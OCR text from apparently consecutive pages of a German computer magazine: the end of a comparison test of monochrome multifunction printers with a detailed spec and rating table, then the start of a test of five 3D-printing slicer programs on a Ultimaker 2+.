Auf unserer Testgrafik störten Streifen in Grauflächen. Fotos wiesen weniger Streifen auf; unschön war aber die grobe, auch mit bloßem Auge gut sichtbare Rasterung (Einstellung: Fine 1200, Rasterung fein). Umschläge beschriftete der Drucker korrekt, verknitterte sie aber etwas am Rand.

Als Kopierer arbeitet der M2135dn sehr zügig, Text gelang in guter Qualität. Grauflächen von kopierten Grafiken zeigten allerdings Flecken, Fotos gerieten viel zu dunkel, detailarm und streifig. Der sehr schnelle Vorlageneinzug bremst den Drucker nicht aus. Minimiert man die Druckdichte, bekommt man von Text auf farbigem Papier gut lesbare Schwarz-auf-Weiß-Kopien.

Beim Twain-Modul lassen sich nur Helligkeit und Kontrast einstellen. Fotoscans waren unscharf, detailarm und fleckig, Grafik überschärft, trotzdem stellenweise verschwommen und streifig. Nur Text gelang in brauchbarer Qualität. Eine OCR fehlt. Der M2135dn speichert Scans direkt in Freigaben und auf FTP-Servern oder verschickt sie per E-Mail.

- **schneller Drucker und Kopierer**
- **umfangreiche Netzwerkfunktionen**
- **schlechte Grafik- und Fotoqualität**
- **Bedienung unübersichtlich**



Ricoh SP230SFNw

Das kompakte Tischgerät stammt von Brother und gleicht in vielem dem DCP-L2550. Die Scannerklappe lässt sich in den Scharnieren um 2,5 cm anheben. Auf dem Bedienpanel mit dem unübersichtlichen Zwei-Zeilen-Textdisplay und kleinen Gummitasten gibt es auch Wähl- und vier Kurzwahltasten – der SP230SFNw kann auch faxen.

Das umfangreiche Web-Frontend macht die unbequeme Bedienung am Gerät etwas wett – das Standard-Passwort „Admin“ sollte man schnell ändern. Google Cloud Print funktioniert, ebenso Drucken via AirPrint und Mopria. Mit der aktuellen Ricoh-App konnten wir nicht drucken, dafür aber über das Android-Plug-in von Brother.

Der SP230 druckt besonders im Duplexmodus gemächlich. Die Textqualität bleibt auch im Tonersparmodus gut lesbar. Der Leisedruckmodus zeigte kaum Wirkung. Unsere Grafiktestseite hatte im Graukeil Stufen und zu dunkle Grauflächen. Auf Fotos prangten die üblichen Streifen, zudem fehlten Kontrast und Details. Im Test musste die mitgelieferte Tonerkartusche nach nur 345 Seiten ersetzt werden.

Zum Bedrucken von Umschlägen öffnet man die hintere Klappe und stellt die Hebel der Fixiereinheit um. DL-Umschläge verknickten beim Auswerfen.

Beim Kopieren lässt sich der SP230 Zeit. Text kopierte er in guter Qualität. Auf Kopien der Grafikvorlage verschwanden Grauflächen. Fotos waren streifig, dunkle Details soffen im Schwarz ab. Wie das Brother-Modell bietet der SP230 einen Duplex-Modus an, meldet ihn dann aber als „nicht verfügbar“. Bei minimaler Dichte bleibt kopierter Text auf farbigem Papier lesbar, bei Schwarz-auf-Rot-Vorlagen allerdings mit Grauhintergrund. Mit geknickten Seiten kam der Einzug gut klar.

Zum Scannen liefert Ricoh den Twain-Treiber und das CommandCenter mit OCR von Brother mit. Scans von Fotos zeigten einen Grünblau-Stich, Details in dunklen Bereichen fehlten. Grafik bot außer einem Raster in Grauflächen gute Qualität. Der Rauschfilter entrastert auf Kosten der Schärfe. Die Texterkennung leistete bei Normaltext gute Dienste, machte bei kleinen Tabellenschriften aber viele Fehler. Die einfache Faxfunktion druckt Sendeberichte mit Bild der ersten Faxseite, ein Tool zum Senden und Empfangen auf dem PC liegt bei.

- kompaktes Tischgerät
- WLAN und Fax
- teurer Toner
- schlechte Fotoqualität



Xerox WorkCentre 3335V/DNi

Der voluminöse WorkCentre gehört wie das Kyocera-Modell eigentlich ins Büro einer Arbeitsgruppe. Die Scannerklappe mit dem stabilen Einzug (ADF) hat in den Scharnieren für Bücher 3,2 cm Spiel. Ein an den USB-Host-Port gesteckter Speicherstick dient als Quelle für druckbare PDFs und als Scanziel. Das Bedienpanel mit dem großen Touchscreen lässt sich mit Modulen wie einem Smartcard-Reader erweitern. Als einziges Testgerät hat der 3335V/DNi einen richtigen Netzschalter.

Auch beim WorkCentre ist das ab Werk passwortgeschützte Web-Frontend (admin / 1111) zum Einrichten die erste Wahl. Viele Dienste wie das Scannen vom PC muss man hier erst aktivieren. Google Cloud Print klappte, Drucken vom Smartphone aber nur mit Einschränkungen: AirPrint richtete ein Foto auf A4 falsch aus, das Mopria-Plug-in von Android meldete den erkannten Drucker als „nicht verfügbar“.

Der 3335V/DNi druckte im Test flott und mit sehr guter Textqualität, beim Duplexdruck brauchte er deutlich länger. Auch für unser grafiklastiges 100-Seiten-PDF ließ er sich Zeit. Feine inverse Schriften der Grafiktestseite konnte man kaum lesen, Grauflächen waren zu dunkel. Fotos gefielen mit wenig Streifen und sichtbaren dunklen Details besser. Umschläge bedruckte das Xerox-Gerät korrekt, verknitterte sie aber etwas am Rand.

Der WorkCentre kopiert recht flott, Text geriet etwas zu fett. Bei Grafik störten fleckige Grauflächen, die unscharfen und kontrastarmen Kopien von Fotos zeigten wenigstens nicht viele Streifen. Text auf farbigem Papier kopierte der 3335V/DNi lesbar mit Grauhintergrund, wenn man die Helligkeit maximiert. Der ADF arbeitet schnell, scannt aber nur einseitig. Geknickte Vorlagen zog er gerade ein, auf den Kopien blieben aber einige Artefakte von den Knickstellen.

Das einfache Twain-Modul hat nur Einstellungen für Helligkeit, Kontrast und Hintergrundunterdrückung. Eine Vorschau liefert es auch mehrseitig. Fotoscans gaben Farbe sehr stimmig wieder, litten aber an Detailverlust durch Nachschärfen. Auch Grafik zeigte Schärfungsartefakte an Kanten. Eine OCR fehlt. Vom Gerät aus kann man an Freigaben, FTP-Server und Mailadressen scannen. Eingehende Faxe lassen sich an andere Faxnummern oder per E-Mail weiterleiten.

- großer Farb-Touchscreen
- Toner für 2500 Seiten mitgeliefert
- langsamer Duplexdruck
- groß und schwer

Schwarzweiß-Multifunktionsdrucker für den Arbeitsplatz

Gerät	AM3021S	DCP-L2550DN	i-Sensys MF269dw	EcoTank ET-M2140
Hersteller	Avision, www.avision.de	Brother, www.brother.de	Canon, www.canon.de	Epson, www.epson.de
Druck: Verfahren / Auflösung[1]	Laser / 600 dpi × 600 dpi	Laser / 1200 dpi × 1200 dpi	Laser / 600 dpi × 600 dpi	Tinte, Piezo / 2400 dpi × 1200 dpi
Papiergewichte[1]	60 g/m² ... 163 g/m²	60 g/m² ... 230 g/m²	60 g/m² ... 163 g/m²	64 g/m² ... 256 g/m²
Papierzufuhr[1]	250-Blatt-Kassette, MF-Einzug 10 Seiten	250-Blatt-Kassette, Einzelblatteinzug	250-Blatt-Kassette, Einzelblatteinzug	250-Blatt-Kassette, Einzelblatteinzug
erweiterbar	–	–	–	–
Papierablage[1]	150 Blatt	120 Blatt	100 Blatt	100 Blatt
Drucken von USB-Stick	– (nur Scannen)	–	–	–
monatl. Druckvolumen (empf. / max.)	k. A. / 15.000 Seiten	2000 S. / 15.000 Seiten	250–2500 Seiten / 30.000 Seiten	200–800 Seiten / 5000 Seiten
Blauer Engel (DE-UZ 205)	–	✓	✓	✓
Scannen, Kopieren und Faxen				
Scannertyp / Farbtiefe Farbe, Graustufen[1]	CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit
Auflösung [dpi] physikalisch[1]	1200 × 1200	1200 × 1200, 600 × 600 (ADF)	600 × 600	2400 × 1200
Vorlageneinzug / Duplex	35 Blatt / –	50 Blatt / –	50 Blatt / ✓ (RADF)	– / –
OCR / Twain / WIA	– ✓ / –	✓ (CC integriert) / ✓ / ✓	✓ (integriert) / ✓ / ✓	✓ (integriert) / ✓ / ✓
Kopier-Skalierung	25 % ... 400 %	25 % ... 400 % (1%-Schritte)	25 % ... 400 % (1%-Schritte)	25 % ... 400 %
automatische Duplex-Kopie	–	–	✓	–
PC-Fax (senden / empfangen)	– / –	– / –	✓ / –	– / –
Kurzwahlen / Fax-Speicher[1]	– / –	– / –	104 / 256 Seiten	– / –
qualifizierter Sendebericht mit Faxkopie	–	–	✓	–
Netzwerk- / Cloud-Funktionen				
Scan to E-Mail / FTP / SMB-Freigabe	✓ / ✓ / ✓	– (Software) / ✓ / – (Software)	✓ / – / ✓	– (Software) / – / –
Scan to USB-Stick / Cloudspeicher	✓ / –	– / –	– / –	– / –
Druck-App (Android, iOS)	–	Brother iPrint&Scan	Canon Print Business	–
AirPrint / Android Print / Mopria	✓ / kein Hersteller-Plug-in / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	– / – / –
Google Cloud Print	–	✓	✓	–
Sonstiges				
Schnittstellen	USB 2.0, Ethernet, WLAN optional	USB 2.0, Ethernet	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), WiFi Direct, RJ-11 (Fax, Telefon)	USB 2.0
Betriebsabm. (B × T × H) / Gewicht	40,5 cm × 43 cm × 36 cm / 10,6 kg	51 cm × 44,5 cm × 32 cm / 11,6 kg	39 cm × 45 cm × 37,5 cm / 13,8 kg	38 cm × 35 cm × 30 cm / 6,2 kg
Display	4,3-cm-Farbdisplay	Monochromes Textdisplay (2 Zeilen)	9,1-cm-Monochrom-Touchscreen	3,7-cm-Farbdisplay
Treiber für Windows / Mac / Sonstige	ab Windows XP / ab macOS 10.7 / –	ab Windows 7 SP1, Server 2008 / ab macOS 10.11 / Linux	ab Windows 7, Server 2008 / ab macOS 10.8.5 / Linux	ab Windows XP SP3, Server 2003 R2 x64 / ab macOS 10.7 / –
Software	Capture Tool (Scan), Network Setup Tool	ControlCenter 4, Brother Tools (OS X: CC2)	MF Scan Utility, Status, Remote User Interface	Epson Scan 2, Event Manager
Speicherkarten / USB-Host	– / ✓	– / –	– / –	– / –
Sicherheit	SSL für SMTP, IP- und MAC-Filter	SSL/TLS, IP- und MAC-Filter, IPPs	SSL/TLS, IP- und MAC-Filter, IPPs	– (kein Netzwerk)
Druckersprachen	GDI	PCL 6, PS3, PDF 1.7, XPS	PCL 5e, PCL 6, UFRII-LT	GDI
Besonderheiten	2. USB-Host-Port für WLAN-Stick (Stick und 1 Kartusche 99,90 €)	Leise-Modus	Leise-Modus	Leise-Modus
Toner / Tinte				
mitgeliefert (Reichweite[1])	5000 Seiten	1200 Seiten	1700 Seiten	Tinte für 11.000 Seiten
Schwarz (Reichweite[1], XL: Kosten/ISO-Seite)	015-0055-21S (5000 S., 2 ct/S.)	TN-2410 (1200 S.); TN-2410XL (3000 S., 3,03 ct/S.)	051 (1700 S.); 051H (4100 S., 2,8 ct/S.)	Nachfülltinte ET-MX1XX (6000 S., 0,25 ct/S.)
sonst. Verbrauchsmaterial (Reichweite)	Fototrommel (12.000 S.)	Fototrommel (12.000 S.)	Fototrommel (23.000 S.)	Maintenance Kit (keine Angabe)
Kosten pro ISO-Seite (XL-Kartusche)	2,79 ct	3,77 ct	3,24 ct	0,28 ct (geschätzt)
Messergebnisse und Bewertungen				
Scheinleistungsaufnahme Drucken	590 VA	670 VA	610 VA	35 VA
Druckzeiten [Min:Sek]	100-Seiten-PDF: 4:41, A4-Foto: 0:23	100-Seiten-PDF: 3:18, A4-Foto: 0:19	100-Seiten-PDF: 3:41, A4-Foto: 0:10	100-Seiten-PDF: 5:42, A4-Foto: 1:32
Scanzeiten	Vorschau: 6 s, 300 dpi: 7 s, 600 dpi: 23 s	Vorschau: 11 s, 300 dpi: 14 s, 600 dpi: 35 s	Vorschau: 5 s, 300 dpi: 17 s, 600 dpi: 26 s	Vorschau: 10 s, 300 dpi: 24 s, 600 dpi: 95 s
Bedienung / Netzwerkfunktionen	⊕ / ⊖	⊖ / ⊕	○ / ⊕⊕	⊕ / –
Textdruck	○	⊕	⊕⊕	⊕
Grafik- / Fotodruck	⊖ / ⊖	⊖ / ⊖	○ / ○	⊕ / ⊕⊕
Kopierqualität Text / Grafik / Foto	○ / ⊖⊖ / ⊖	⊕ / ⊖ / ⊖	⊕ / ○ / ○	○ / ⊕ / ⊕
Scanqualität Foto / Grafik / Text (OCR)	○ / ⊕ / –	⊖ / ⊕ / ⊕	⊕ / ⊕ / ⊖	⊕ / ⊕ / ⊖⊖
Herstellergarantie	2 Jahre Bring-in	3 Jahre Vor-Ort[2]	1 Jahr Bring-in / 3 Jahre[2]	3 Jahre oder 100.000 Seiten Bring-in
Gerätepreis (UVP / Straße)	230 € / 185 €	290 € / 200 €	420 € / 410 €	490 € / 440 €

[1] Herstellerangabe [2] nach Registrierung

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

	LaserJet Pro MFP-M148fdw	Ecosys M2135dn	SP230SFNw	WorkCentre 3335V/DNi
	HP, www.hp.com/de	Kyocera, www.kyocera.de	Ricoh, www.ricoh.de	Xerox, www.xerox.de
	Laser / 600 dpi × 600 dpi	Laser / 1200 dpi × 1200 dpi	Laser / 1200 dpi × 1200 dpi	Laser / 1200 dpi × 1200 dpi
	60 g/m² ... 200 g/m²	60 g/m² ... 220 g/m²	60 g/m² ... 230 g/m²	60 g/m² ... 220 g/m²
	1 × Kassette 250 Blatt, MF-Einzug 10 Blatt	250-Blatt-Kassette, MF-Einzug 100 Blatt	250-Blatt-Kassette, Einzelblatteinzug	250-Blatt-Kassette, MF-Einzug 50 Blatt
	–	2 × 250-Blatt-Kassette (PF-1100)	–	1 × 550-Blatt-Kassette (209 €)
	150 Blatt	150 Blatt	120 Blatt	150 Blatt
	–	✓ (JPEG, PDF, TIFF)	–	✓ (JPEG, PDF, TIFF)
	200–000 Seiten / 20.000 Seiten	bis 2000 Seiten / 20.000 Seiten	2000 Seiten / 15.000 Seiten	4000 Seiten / 50.000 Seiten
	✓	✓	✓	✓
	CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit
	1200 × 1200	600 × 600	1200 × 1200, 600 × 600 (ADF)	600 × 600
	35 Blatt / –	50 Blatt / –	50 Blatt / –	50 Blatt / –
	✓ (IRIS) / ✓ / ✓	– / ✓ / ✓	✓ (CC integriert) / ✓ / ✓	– ✓ / ✓
	25 % ... 400 %	25 % ... 400 % (1%-Schritte)	25 % ... 400 % (1%-Schritte)	25 % ... 400 % (1%-Schritte)
	–	–	–	–
	✓ / –	– / –	✓ / ✓	✓ / –
	120 / 1000 Seiten	– / –	200 / 400 Seiten	200 / 5 MByte (>1000 Seiten)
	✓	–	✓	✓
	✓ / – / ✓	✓ / ✓ / ✓	– (Software) / – / – (Software)	✓ / ✓ / ✓
	– / – (nachrüstbar)	✓ / –	– / –	✓ / –
	HP Smart	Kyocera Print	Ricoh Connector (kein Druck im Test)	Xerox Print Portal
	✓ / ✓ / ✓	✓ / kein Hersteller Plug-in / ✓	✓ / ✓ (Brother-Plug-in) / ✓	✓ / ✓ / ✓
	✓	✓	✓	✓
	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4/5 GHz), WiFi Direct, RJ-11 (Fax, Telefon)	USB 2.0, Ethernet, RJ-11 (Fax, Telefon), WLAN optional	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), WiFi Direct, RJ-11 (Fax, Telefon)	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), WiFi Direct, RJ-11 (Fax, Telefon)
	43 cm × 44 cm × 31 cm / 9,9 kg	47 cm × 41 cm × 44 cm / 19 kg	51 cm × 44,5 cm × 32 cm / 11,8 kg	43,5 cm × 44 cm × 45 cm / 15,5 kg
	Monochromes Textdisplay (2 Zeilen)	5,8-cm-Monochrom-Display	Monochrom-Display (2 Zeilen)	11-cm-Touchscreen
	ab Windows XP (32 Bit), Server 2008 / ab macOS 10.11 / Linux	ab Windows XP, Server 2003 / ab macOS 10.8 / Linux, Unix	ab Windows 7 SP1, Server 2008 / ab macOS 10.11 / Linux	ab Windows Vista / ab macOS 10.8 / Linux, Unix
	ReadIRIS (Texterkennnung), HP Device Toolbox	Net Direct Print, Net Viewer, File Management Utility	Brother ControlCenter 4, Toolsammlung, PC-Fax	Xerox Print Experience, Xerox Power Engage, Scan
	– / –	– / ✓	– / –	– / ✓
	SSL/TLS, IPPs, Firewall, IP-Filter	Secure Print, IPPs, SSL/TLS, IPSec	SSL/TLS, IP- und MAC-Filter, IPPs	Secure Print, IPPs, IPSec, IP-Filter, FW-Validierung
	PCL5c, PCL 6, PS3, PCLm, PDF, URF, PWG	Prescribe IIe, PCL5e, PCL6, KPDL3 (PS3), IBM Pro-Printer, PDF, XPS	GDI	PCL5e, PCL 6, PS3, PDF
	Leise-Modus	Leise-Modus, FilingBox	Leise-Modus	Schalter für vollständige Stromnetztrennung
	1000 Seiten	1000 Seiten	700 Seiten	2500 Seiten
	HP94A (1200 S.); HP94X (2800 S., 3,19 ct/S.)	TK-1150K (3000 S., 3,33 ct/S.)	TN-2410 (1200 S.); TN-2410XL (3000 S., 3,09 ct/S.)	106R03620 (2500 S.), 106R03622 (8000 S., 2,5 ct/S.), 106R03624 (15.000 S., 1,66 ct/S.)
	Fototrommel (23.000 S.)	–	Trommel (12.000 S.)	Trommel (30.000 S.)
	3,55 ct	3,33 ct	4,07 ct	2,68 ct (XXL-Kartusche 1,84 ct)
	635 VA	750 VA	660 VA	730 VA
	100-Seiten-PDF: 3:59, A4-Foto: 0:15	100-Seiten-PDF: 3:00, A4-Foto: 0:14	100-Seiten-PDF: 3:42, A4-Foto: 0:16	100-Seiten-PDF: 5:15, A4-Foto: 0:20
	Vorschau: 14 s, 300 dpi: 16 s, 600 dpi: 63 s	Vorschau: 8 s, 300 dpi: 9 s, 600 dpi: 14 s	Vorschau: 11 s, 300 dpi: 13 s, 600 dpi: 36 s	Vorschau: 25 s, 300 dpi: 19 s, 600 dpi: 25 s
	⊖ / ⊕	○ / ⊕⊕	⊖ / ⊕⊕	⊕ / ⊕⊕
	⊕⊕	⊕	⊕	⊕⊕
	⊕ / ○	○ / ⊖	⊖ / ⊖	⊖ / ○
	⊕⊕ / ○ / ⊖⊖	⊕ / ○ / ⊖⊖	⊕ / ⊖⊖ / ⊖	○ / ○ / ⊖
	⊖ / ○ / ○	⊖ / ⊖⊖ / –	⊖ / ⊕ / ○	⊕ / ○ / –
	1 Jahr Bring-in	2 Jahre Bring-in / Trommel/Fuser: 3 Jahre	2 Jahre Bring-in	1 Jahr Vor-Ort
	180 € / 180 €	390 € / 350 €	260 € / 240 €	400 € / 265 €



Scheibchenweise

Fünf Slicer-Programme für den 3D-Druck

Vom GoPro-Mount für den Quadkopter bis zum Brillenhalter fürs Auto lassen sich eigene Ideen preiswert per 3D-Drucker umsetzen. Auf dem Weg vom Entwurf zum perfekten Druckobjekt kommt es auf das richtige Slicer-Programm an.

Von Mathias Poets

Modelle für alle erdenklichen Teile, die man in 3D drucken möchte, kann man mit einem CAD-Paket entwerfen oder aus den riesigen Vorlagensortimenten von Tauschbörsen wie Thingiverse oder Pinshape herunterladen und dann nach eigenen Wünschen anpassen.

Als Standard für solche Modelle hat sich das Dateiformat STL etabliert. Alle gängigen CAD-Anwendungen können STL-Dateien schreiben und bearbeiten. In diesem Format lässt sich lediglich die Geometrie der Oberflächen eines Objekts speichern – Informationen zu Farbe und Oberflächenbeschaffenheit eines Objekts gehen beim STL-Export verloren. Die kompakten STL-Dateien enthalten aber alle räumlichen Daten, die man für den 3D-Druck benötigt. Diese übersetzt man, damit ein 3D-Drucker etwas damit anfangen kann, mit einem Slicer-Programm in sogenannten G-Code.

Auswahlkriterien

Im G-Code gibt man die gewünschten Bewegungen des Druckwerkzeugs unabhängig vom Druckertyp vor. Insofern wäre eine G-Code-Datei mit jedem 3D-Drucker nutzbar, kämen nicht noch einige geräte- und materialspezifische Einstellungen ins Spiel, etwa für Extruder- und Druckbetttemperatur. Erfahrungsgemäß muss man sich deshalb für jedes Objekt darauf einstellen, dass man bis zum perfekten Er-

gebnis mehrere Druck-Anläufe mit schrittweise verbessertem G-Code benötigt. Erfahrene Profis freuen sich über weitreichende Einstellmöglichkeiten und werden schnell zu den optimalen Werten vordringen. Einsteiger profitieren dagegen mehr davon, wenn der Slicer gute Voreinstellungen für das gewählte Druckmaterial und Druckermodell bietet.

Wir haben uns kostenlose und erschwingliche Slicer-Programme angesehen, die gleichermaßen Experten und Einsteigern entgegenkommen. Wir haben Pakete ausgewählt, die für alle gängigen Betriebssysteme verfügbar sind und zudem fertige Profile für viele Druckermodelle und Druckmaterialien mitbringen. Die attraktivsten Vertreter dieser Gattung sind AstroPrint Desktop, Cura, IceSL Slicer sowie MatterControl. Als Referenz stellen wir auch Simplify3D vor, das zwar nicht kostenlos ist, mit 149 US-Dollar aber auch nur einen mäßigen Aufschlag zum Kaufpreis eines 3D-Druckers verursacht.

Programme wie Slic3r, welche der Anwender erst umständlich per G-Code-Header an seinen Drucker anpassen muss, haben wir nicht berücksichtigt, ebenso wenig PrinterOS, das nur als Client für Cloud-Dienste agiert.

Pflichtenheft

Im Test haben wir den Bedienkomfort ebenso bewertet wie die Güte von Online-Hilfe und Herstellersupport auf der Webseite, außerdem die Ausstattung an Druckprofilen für unterschiedliche Materialien und Druckermodelle. Alle getesteten Programme beherrschen übrigens die Ansteuerung von zwei Extrudern, sofern ein Drucker damit ausgestattet ist.

Welche Druckqualität sich mit einem Slicer erzielen lässt, hängt entscheidend davon ab, wie gut er den Druckvorgang über den ausgegebenen G-Code beschreibt. Im Test bewerteten wir den Druck auf Basis der serienmäßigen Druckprofile und prüften, wie viele Optionen die Software einem erfahrenen Anwender fürs Finetuning an die Hand gibt. Damit können Perfektionisten für jedes Modell individuell ausprobieren, bei welcher Kombination dieser Optionen ihnen das Druckergebnis am besten gefällt. Die Ergebnisse finden sich in der Tabelle auf S. 120.

G-Code besteht vor allem aus einer Folge von Kommandos, die den Extruder im Bauraum des Druckers jeweils mit oder ohne gleichzeitige Materialablage von einem Punkt zu einem anderen bewegen[1]. Dazu kommen typspezifische Anweisungen, etwa um bei einem Drucker mit dem gebräuchlichen Schmelzschichtverfahren die Extrudertemperatur festzulegen oder die Heizung des Objekttischs zu regulieren.

Der Slicer soll mit dem erzeugten G-Code den optimalen Fahrweg für den Extruder vorgeben, damit dieser nicht nur die sichtbare Hülle des Druckobjekts mit einer passenden Wandstärke schichtweise aufbaut, sondern auch dessen Inneres mehr oder weniger massiv mit einem sogenannten Infill stützt. Schließlich soll der Druck weder unnötig viel Material verbrauchen, noch sollen dabei allzu dünnwandige Hohlkörper herauskommen, die sich später bei der kleinsten Berührung verformen. Bei einem guten Slicer kann man nicht nur die Fülldichte in Prozent einstellen, sondern hat auch die Wahl zwischen mehreren Infill-Mustern, etwa einem rechteckigen oder dreieckigen Prismengitter, einer Wabenstruktur oder anderen, komplizierteren Gerüsten.


Für Objekte mit großen Überhängen muss die Software ein Stützgerüst vorsehen, das den korrekten Druck des eigentlichen Modells ermöglicht und das sich nach Abschluss des Druckprozesses leicht und zerstörungsfrei abtrennen lässt.

Besonders bei Objekten mit kleiner Standfläche kommt es zudem empfindlich darauf an, dass das entstehende Objekt während des Druckvorgangs fest an der Bodenplatte des Druckers haftet. Um das zu erreichen, sollte der Slicer zusätzlich zum eigentlichen Modell den Druck eines Brim oder Raft ermöglichen. Ein Brim ist ein Saum, der die unterste Materialschicht des Objekts vergrößert, etwa wie die Krempe den Innenteil eines Huts. Ein Raft ist ein kompletter Sockel noch unterhalb der untersten Schicht des Druckobjekts. Das Zusatzmaterial in Brim oder Raft wird am Ende vom fertigen Modell abgetrennt, vergrößert aber während des Drucks die Haftfläche auf dem Druckbett. Diese Parameter und Funktionen sind wichtig für die optische Güte des gedruckten Objekts und seine Festigkeit, aber auch für die Druckdauer und den Materialverbrauch.

Außerdem ist in unsere Bewertung eingeflossen, wie gut jedes Programm den Modellaufbau, also den kodierten Weg des Extruders, visualisiert.

Testbedingungen

Die Druckqualität haben wir anhand eines 3D-Druckers vom Typ Ultimaker 2+ mit einer 0,4-mm-Messingdüse bewertet. Eine Plexiglashaube mit Tür schützte Heizbett und Objekt beim Druckprozess vor zugluftbedingten Temperaturschwankungen. Als Druckmaterial haben wir das 2,85-mm-PLA-Filament von Innofil verwendet. Für dieses Material brachte jeder Testkandidat passende Profildaten mit. Für andere, ähnlich gebräuchliche Stoffe wie ABS galt das leider nicht.



Der Druckkopf baut das Objekt – hier mitsamt Brim und Gitter-Infill – schichtweise aus geschmolzenem Filament-Material auf.

Jedes Programm musste drei Musterobjekte drucken: das 3DBenchy-Schiffchen von CreativeTools sowie die Stufenpyramide 4_DimensionalAccuracy und den Pilz 8_SupportMushroom aus der Testsuite der Zeitschrift MAKE. Als Basis haben wir die von Thingiverse herunterladbaren STL-Dateien verwendet, und zwar bei jedem Programm zusammen mit demjenigen Profil, das nach Herstellerangaben die höchste Qualität versprach. Links zu den verwendeten STL-Dateien und den im Test erzeugten G-Codes finden Sie unter ct.de/ywv9.

Außer bei AstroPrint gaben alle Musterprofile eine Schichthöhe von 0,1 Millimeter sowie Temperaturen von 60 beziehungsweise 210 °C für Heizbett und Extruder vor. Bei allen Programmen haben wir außerdem einen Füllgrad von 40 Prozent gewählt.

Der Zeitbedarf zum Slicen unserer Testmodelle lag jeweils nur bei einigen Sekunden und hing insbesondere bei IceSL, das auf Unterstützung durch eine GPU baut, maßgeblich von der Grafikkarte des verwendeten Rechners ab.

Klippen im Testparcour

Der Druck des Schiffchens zeigt, wie sich die Testkandidaten bei gekrümmten Flächen bewähren. Außerdem hält dieses Objekt mit Überhängen, einer kleinen Auflagefläche und einer äußerst feinen Reliefschrift am Heck einige Schwierigkeiten bereit. Wie sich diese bei ungünstigen Einstellungen auswirken, erklären wir am Beispiel des AstroPrint-Druckobjekts (siehe obiges Bild). Die Mängel an den Seitenflächen deuten darauf in, dass der Parameter „Flow Rate“ zu hoch voreingestellt ist. Raue Oberflächen und Fäden am Objekt lassen sich auf eine zu hoch eingestellte Düsentemperatur zurückführen und darauf, dass das Programm die Extruder-Belüftung im Ultimaker 2+ nicht eingeschaltet hat. Damit lässt sich auch erklären, warum die Oberkante des vorderen Kajütenfensters durchhängt. Für die Momente, in denen der Extruder das Auspressen vor einem Positionswechsel unterbricht, gibt AstroPrint keine Retraktion vor, sodass dann meist noch unerwünscht Filamentreste austreten. Folgen sind das Faden-Wirrwarr in der Kajüte und die Pickelbildung auf dem Kajütendach.



Das mit AstroPrint gedruckte Schiffchen zeigt viele Mängel.


Die Stufenpyramide dient als Referenz für die Maßhaltigkeit der gedruckten Objekte.

Bei dem Pilz mussten die Programme zusätzlich zum eigentlichen Modellvolumen den Druck einer Stützkonstruktion vorgeben, auf welcher der Drucker die Pilzkappe aufbauen kann. Bei der Pilzkappe selbst sollten zudem Ober- und Unterseite möglichst glatt und gleichmäßig ausfallen.

Bewertung der Druckdurchgänge

Nur Cura und Simplify3D schlossen alle Tests schon beim ersten Testdurchlauf ohne Eingriff in das vordefinierte Profil fehlerlos ab. Außer mit sehr guter Qualität glänzten beide Programme dabei auch noch mit den schnellsten Druckzeiten. Im Vergleich dazu hielt IceSL den Drucker um 30 Prozent länger in Betrieb.

